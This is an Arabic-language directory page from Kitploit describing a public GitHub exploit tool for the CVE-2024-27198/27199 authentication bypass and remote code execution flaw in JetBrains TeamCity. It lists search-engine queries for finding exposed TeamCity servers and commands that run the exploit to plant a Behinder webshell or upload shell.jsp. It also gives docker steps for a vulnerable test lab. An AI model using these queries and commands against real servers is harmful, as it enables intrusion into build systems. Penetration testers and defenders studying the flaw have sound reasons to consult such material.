
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-27198-RCE — CVE-2024-27198 & CVE-2024-27199 تجاوز المصادقة --> RCE في JetBrains TeamCity قبل الإصدار 2023.11.4 | Kitploit
أدوات/GitHubGitHub/w01fh4cker/cve-2024-27198-rce
المصادقة والترخيصتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالفريق الأحمر
GitHubw01fh4cker/cve-2024-27198-rce

CVE-2024-27198-RCE

CVE-2024-27198 & CVE-2024-27199 تجاوز المصادقة --> RCE في JetBrains TeamCity قبل الإصدار 2023.11.4

عرض المستودع
1573611منذ 2 سنواتتمت المراجعة من قبل Kitploit

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

دليل استكشاف الفضاء الإلكتروني

Fofa

app="JET_BRAINS-TeamCity"

ZoomEye

app:"JetBrains TeamCity"

Hunter.how

product.name="TeamCity"

Shodan

http.component:"teamcity"

كيفية الاستخدام

أستخدم Python3.9.

pip install requests urllib3 faker
python CVE-2024-27198-RCE.py -t http://192.168.198.173:8111 --behinder4
# python CVE-2024-27198-RCE.py -t http://192.168.198.173:8111 -f shell.jsp

أيضًا:

python CVE-2024-27198-RCE.py -t http://192.168.198.173:8111


بناء بيئة إعادة إنتاج الثغرة

استخدم docker لسحب الصورة المعرضة للخطر وتشغيلها:

sudo docker pull jetbrains/teamcity-server:2023.11.3
sudo docker run -it -d --name teamcity -u root -p 8111:8111 jetbrains/teamcity-server:2023.11.3
# sudo ufw disable

ثم قم بالإعدادات الأساسية:
المراجع

https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/

https://github.com/Chocapikk/CVE-2024-27198

تنزيل الأداة